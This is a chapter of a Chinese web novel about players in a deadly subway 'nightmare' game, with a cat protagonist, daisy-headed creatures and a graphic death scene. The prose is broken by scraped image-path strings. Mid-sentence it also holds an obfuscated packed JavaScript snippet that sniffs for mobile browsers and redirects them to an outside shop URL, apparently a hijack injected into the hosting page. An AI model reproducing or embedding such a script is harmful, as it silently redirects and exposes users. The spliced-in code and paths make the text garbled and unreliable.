见他安静,纪雅音才收回了腿,抱着猫在空荡荡的地铁里随意找个位置坐下。 “系统并没有说留在站台的人会死,倒是自乱阵脚的人,都活不久,”纪雅音脸上重新带了笑容,说的话却不客气,“还有,嘴巴放干净点,别惹我。” 这里可是噩梦。 强大的共梦者是通关的秘诀,多少人通关的方式,就是苟到最后靠推图的大佬带飞,纪雅音实力摆在这里,还有谁会不识相地质疑她? 况且现在问题还不是纪雅音,问题是那些雏菊人—— 噼里啪啦。 车门已经关闭,可雏菊人仍旧用力地拍打着车厢,想要进来。 列车亮起红灯,柔和的声音从广播中响起:“请携带通行证的旅客坐在位置上,列车即将出发,行驶期间请勿走动、喧哗、打闹,感谢您的配合。” 还站着的人马上就近坐下了,都颇有默契地没坐在靠近雏菊人的那一侧。 站台上,列车外面的雏菊人还在疯了似的拍打车身,后面的雏菊人开始向上攀爬,踩在了其他雏菊人的身上。 列车发动了。 那些雏菊人更像是发了疯地往上扑,可列车并不会“爱护花花草草”,无情碾过,很多雏菊人就这样葬身车底。 鲜血四溅,几人正对着那边,看见地铁窗户被雏菊人喷发的血涂成发黑的红色,再也看不见站台的“风景”。 不过外面也没有什么风景,离开地铁站后没多久,周围就变成了一片黑暗。 一号车厢里的众人全部噤声默言。 朝云除外,她没有看外面,先扫视了一圈车上的人。 刚才赶车的时候没注意计数,现在从一号车厢看过去,无法辨别后面究竟多少节车厢。 除了她俩之外,还坐着八个乘客,他们的手腕上都有这个木牌,用红绳系在手腕上。 朝云想起她的木牌,那上面并没有红绳。 她又侧头看向一号车厢后面的车厢。 车厢和车厢之间是没有门的,所以可以将后面的车厢一览无余。 后面的车厢里也有雏菊人,稀松地坐着,地铁内并不拥挤,为什么有少部分雏菊人能上车? 忽然,眼角似乎看见了一个穿着冬季校服的女孩正在看她,女孩察觉到猫猫的目光后吓了一跳,赶紧躲了起来。 朝云困惑,怎么会这样,后面车厢里应该都是雏菊人才对? 可是等朝云想要再去看,却发现那个女孩已经消失了。 刚刚是错觉? 不。 朝云下意识否认了这个的念头,心中腾起一句话:在噩梦中,不存在错觉。 她记下刚才那一瞥,收回了目光。 雏菊人们都安安静静地坐着,如果不是脑袋开花,看不出和普通乘客有什么区别。 纪雅音也不紧张,进出那么多次噩梦,这场景还不能把她镇住。 她伸手,把绑在自己手腕上的通行证取下来,解开了上面的红绳,咬掉了一半,又重新绑好在自己手腕上。 而多出来的这一节红绳,她在朝云面前晃了晃。 “朝云,你怎么连通行证的绳子都弄掉了,我给你重新绑上。” 通行证? 对,朝云想起来了,这个木牌是噩梦通行证,它需要用特制的红绳才能系好。 刚才纪雅音可是抱着她极限“地铁跑酷”,几度危险之时,她都没有把朝云丢出去,可见她是值得信任的。 而且,只有用红绳才能固定住通行证,她竟然就这么扯掉了一截,分给了自己。 朝云看了一眼抱着她的漂亮女人,隐隐意识到,这人似乎认识自己,而且关系很好。 纪雅音把朝云嘴里一直叼着的通行证绑好,通行证正常是系在手腕上的,但猫猫哪来的手腕? 她思来想去,最后系在了朝云的脖子上。 通行证立马缩成了正正好好的大小,紧紧贴在朝云的脖子上,既不会让她感觉不适,也不会行动不便。 朝云伸出爪子,挠了挠脖子上的通行证,说实话,如果不能是触碰到,它还以为这东西不存在呢。 朝云身形莹白瘦弱,原本看上去和野猫很像,但现在戴上了一个挂件,就像是一只有家的小猫。 “咳咳。” 有个男人清了清嗓子,众人都看向他。 这个男人衣着干练,朝云看他一眼就想起来了,在她撞扶梯时这个人曾经从她旁边路过。 男人开口自我介绍:“大家好,刚才情况紧急,没来得及正式做自我介绍,我叫王修齐,这是第三次进入B级噩梦。” 其他人没吭声,抱着猫的纪雅音笑眯眯地捧场:“你好老王。” 王修齐尴尬地笑了笑,继续说。 “现在看来,这个噩梦很有可能是个解密型的,应该不需要我们彼此竞争,所以我提议大家以合作为主,可以吗?” 说是“可以吗”,但王修齐的目光主要还是看向纪雅音,毕竟都能看得出来;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17534216|203775||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,她的实力目前是当之无愧的第一,而且很不好惹的样子。 纪雅音这会儿却十分好脾气地笑,人畜无害,看上去只是个非常平凡的漂亮女生,一点儿也没有刚才威胁别人的样子。 “可以呀,”纪雅音抱着朝云,无意识地捏了捏她的肉垫,“我叫纪雅音,希望能够和大家一起通关。” 纪雅音? 王修齐听到她的名字,脸上出现了一丝喜色:“是南明芮团队的纪雅音吗?” 纪雅音点了点头。 但除了王修齐之外,其他人都有些茫然。 王修齐却明显松了口气:“太好了,有你们在,通关这个噩梦就把握更大了!” 但还是刚才那个气红脸的男人开了口:“谁管你的,很有名吗?我看你是徒有其——” “嘘,先别说话!” 突然,有个一直沉默的女生开口,厉声提醒他。 原来不知何时,一个雏菊人静悄悄地出现在两节车厢的连接处,并且还在往一号车厢挪动。 只是大放厥词的男人看着雏菊人并不畏惧。 刚刚在外面等纪雅音的时候,大家都对付过这个雏菊人,它们看着可怕,但实际没什么杀伤力,动作还很迟缓,只是喜欢用手抓住人。 就算被抓住也没事,用力挣扎掉就行。 见其他人都对出现的无害雏菊人保持警惕,包括刚刚那个很狂的美女也严肃起来,他嗤之以鼻。 男人冷笑,破口大骂:“一个破花,不知道你们有什么可害怕的,不都是高手么?嗯?现在怎么都哑巴了?” 雏菊人听见他的声音,朝他的方向走来。 那男人慌了一瞬,但很快镇定下来,无所谓,反正只是被抓住,甩开就是了—— 雏菊人走向这个男人,随后把一只手缓缓伸向了他的脖颈,男人想要躲开,可不知何时,雏菊人的另一只手竟然稳当地固定住了他。 这是什么速度? 他想挣扎,却无法抵抗,竟然纹丝不动。 坏了,车上的这些雏菊人,和外面那些好像不一样。 男人脸色一变。 其他人都安静地看着他,没有谁起来帮助他,因为车厢连接处再次悄无声息地出现了另一个雏菊人。 朝云发现,这两个雏菊人和外面那些家伙有细微的差别。 她的目光落在了它们的红色袖章上,写着“列车员”三个字。 这两个雏菊人是来维持乘车纪律的。 小猫咪眨眨眼,想到了刚才的广播。 ——携带通行证的旅客请坐好,列车行驶期间,不要喧哗、走动、打闹。 所以,那个男人应该触犯了喧哗的纪律。 男人挣扎无果,只能被控制在原地不动,眼睁睁看着雏菊人的手缓慢而明确地伸向他的脖子。 像是被蜗牛追杀,可怕的不是它的快慢,是你清清楚楚看见了自己的终点。 雏菊人的手终于捏住了他的脖子,手上力道缓缓加重,窒息感袭来,由于大脑缺少血液,以至于无法正常思考。 怎么办?该怎么办?怎么没人来救救他,那个很狂的女人呢? 混乱之中,他仿佛瞥到了纪雅音在笑嘻嘻地看着他死——羞耻感与窒息感叠加,把他逼到死角。 这实际上纯属错觉,因为纪雅音正在看隔壁的二号车厢,疑惑为什么那边没有列车员?针对人类吗? 至于这个被列车控制住的男人?简单,只要他闭嘴不要发出声音就能活,难道他没发现么? 其他雏菊人的花蕊中间是眼睛,只有拽住他的这个雏菊人的花蕊中间是耳朵。 男人显然没注意到这点。 非但如此,他还在激烈地喊叫挣扎,他又想到刚才纪雅音直接踩在这些雏菊人的头上都没事,之前他们在等人齐的时候,偏偏那个叫王修齐的劝阻他们伤害雏菊人。 管他的,现在都快死了,必须要反击—— 他手中突然出现一把匕首。 朝云倒是在关注他的动向,这会儿见他拿匕首,有点不解。 明明老老实实不说话就能活下来,这人在作什么死? 那个男人抬起匕首,扎进了雏菊花中间。 关注这边的人纷纷错愕,没想到他的方式这么激进,而且为什么要攻击花朵部分啊?王修齐之前在站台上都说了不要伤及花朵。 雏菊人被攻击了花朵之后,像泄气的皮球,直愣愣地收回手,倒在了地上。 男人终于得以喘息,立马捂住脖子,喘着粗气,恶狠狠地扫视一圈,本来想质问为什么没人帮他。 但是,他却发现大家在怜悯地看着自己,就连嚣张的纪雅音都是如此。 什、什么意思…… “你不该攻击花朵的。”王修齐惋惜地叹气,“你触犯了规则,唉,让噩梦先得了一分。” 像四级地铁这样的任务型噩梦,如果能够顺利完成任务,解开梦主的心结,就可以通关。 当然,也有另一种通关方式,那就是噩梦“吃饱”了,中断任务,把剩下的人吐出去—— B级噩梦的共梦者有50人,只要有25人死在噩梦中,那也视为通关。 那男人看出自己死路一条,当场崩溃—— “凭什么!?纪雅音不是也攻击了这个破花吗?凭什么!?” 纪雅音见他死到临头还在拉自己下水,忍不住翻了个白眼。 她捏了捏朝云的尾巴。 她可没有攻击雏菊的花朵,她踩的地方,自始至终都是人类的部分。 朝云看着倒在地上的雏菊人。 那受伤的雏菊开始疯狂汲取人类底座的养分,于是人类迅速变成一具干尸,雏菊却恢复了光彩照人的美丽外表。 但花朵不能长期离开花盆存在,所以那朵雏菊宛若一只抱脸虫,以畸快的速度,扑向了刚才攻击它的男人。 雏菊吞吃了他的头发、眼珠、头皮、脸上所有养分都不放过,最后是头骨和牙齿。 男人的尖叫嘶喊声逐渐也被雏菊吞噬。 所有人就这样眼睁睁看着一个人变成了雏菊花的“花盆底座”。 聒噪的人类消失,再次站起来的,是一个新的雏菊人。 雏菊人弯腰,把地上干尸的红袖章拿起来,重新平整地挂在了新的“花盆底座”上。 花蕊打开,耳朵再次裸露出来。 列车员的工作还要继续,它在检查是谁还敢喧哗。 另一个列车员走到了其他人面前。 “请出示您的通行证。” 它的花蕊中长出一张嘴来。 戴着红袖章的雏菊人友好地说。 3. 遗书写给何人 众人的通行证都顺利核验完成,可到了朝云这边,却出了问题。 友好的雏菊人停在朝云和纪雅音的面前站了很久,久到纪雅音已经在思考后路。 如果她杀了这个雏菊人,怎么样可以避免成为它新的花盆底座。 ——雏菊人不知道竟然仍有人敢想着杀自己。 它花蕊里的眼睛盯着白色的小猫,半晌之后,才切换成嘴巴。 “这位乘客,”它柔和地提醒,“请不要坐在其他乘客的身上。” 纪雅音一愣,它盯着朝云这么久,竟然是这个原因? 雏菊人的嘴巴切换成眼睛,看了一会儿,又把嘴巴切换回来,说:“哦,不过这位乘客是只猫,那坐在其他乘客身上,似乎也正常……啧,真难办呐。” 朝云当然不会让列车员难办。 她轻巧地挣开纪雅音的怀抱,绕开她的腿,老老实实地蹲在纪雅音的旁边,然后抬头看向雏菊人,缓慢地眨了眨眼。 雏菊人看着小猫歪头看向自己,心情好得不得了。 “真是乖巧又可爱的乘客呀……”雏菊人赞叹,它蹲下来凑近了朝云,花朵上的眼睛争先恐后地想要靠近朝云,把这只可爱的小猫印在脑海中。 这个画面其实有点恶心——美丽的雏菊扑到脸前,每一朵花蕊里都有眼睛在盯着她。但凡朝云心态崩塌惊叫出声,恐怕就触犯规则了。 好在朝云稳住了,她不仅稳住,还看出了这雏菊人喜欢猫,于是用脑袋轻柔地蹭了蹭雏菊人的花骨朵。 “哎呀~” 被小猫蹭蹭的雏菊人高兴得要冒泡泡。 它抬手,从自己的花朵里挑了一朵摘下来,放在了朝云的脑袋上。两个妙脆角似的耳朵正好卡住了这朵花。 雏菊人愉悦道:“这位可爱的乘客,祝你有一个愉快的旅程哦。” 朝云开口道谢:"喵。" 两个列车员往下一节车厢走去。 地铁轰隆隆地向前行驶,直到列车员走到了第四节车厢,王修齐才小声开口。 “好了,”他长舒一口气,脊背也放松下来,“现在可以说话了。” 鉴于刚才死了一个,现在车里只剩下八个人一只猫。 纪雅音看向王修齐:“这是你的技能?” 王修齐点头:“对,我可以总结当下一条致命规则,但是如果当前场景有一条以上的致命规则就不行了,我只能识别出来一条。” 纪雅音若有所思:“那也很有用了,目前规则是什么?” 王修齐没有藏私,直言道:“站台上的规则是,要爱护花草,不得伤害践踏。车厢内的规则是,列车员附近的两个车厢内,必须严格遵守乘车纪律。” 纪雅音连连点头,爽朗给他比了个大拇指:“好滴,谢谢共享信息~” “客气了,互帮互助嘛。” 而刚才开口提醒人的女生,眼睛却一眨不眨地盯着朝云头顶的花。 纪雅音直接问她:“这花怎么了?” 那女生梳着乖巧的低马尾,见纪雅音开口询问自己,先是吓了一跳,随后才嗫喏地说:“没、没事……这花好像是个道具来着。” 她又补充:“我叫唐玉,技能是识别到周围新出现的道具,低级道具可以直接鉴定——对了,刚刚列车员的红袖章就是一个身份道具。” 她鼓起勇气,向大佬示好:“如、如果有需要的话,我可以帮忙鉴定一下道具用途。” 纪雅音了然,怪不得她是第一个发现列车员的人。 她看向朝云,伸手碰了碰这花,但它好像长在了朝云头上,没法拿下来,小猫自己也用爪子尝试了下,均未成功。 那就无法请唐玉鉴定用途了,毕竟只有单独个体的道具才能鉴定,和玩家无法分离的道具,往往是一次性用品。 唐玉遗憾,毕竟这是个难得的抱大腿的机会。 其他人趁这个机会,也做了一番自我介绍,纪雅音听下来,这次噩梦的大部分共梦者长期在C和D级噩梦求生,技能也比较朴实无华,比如能够把液体转化为饮用水、识图记路能力等。 只有纪雅音、朝云、王修齐和唐玉,在此之前有过B级及以上噩梦求生的经历,技能也相对有用。 啊,对了,朝云的技能正适合现在呢—— “朝云,”纪雅音问,“你现在是只能喵喵叫?还能正常说话吗?” 朝云也很想说话,但她开口不是“咪”就是“喵”,尝试两回之后,只能遗憾地摇头。 纪雅音摸了摸可爱的小猫,可惜道:“那好吧,估计你也没法用技能找到南姐她们三个,唔,没关系,反正会遇到的。” 南姐她们三个? 现在记忆一片空白的朝云默默记下了这句话,看来以前自己和她们很熟悉。 唔,这么算下来,那就一共是五个人。 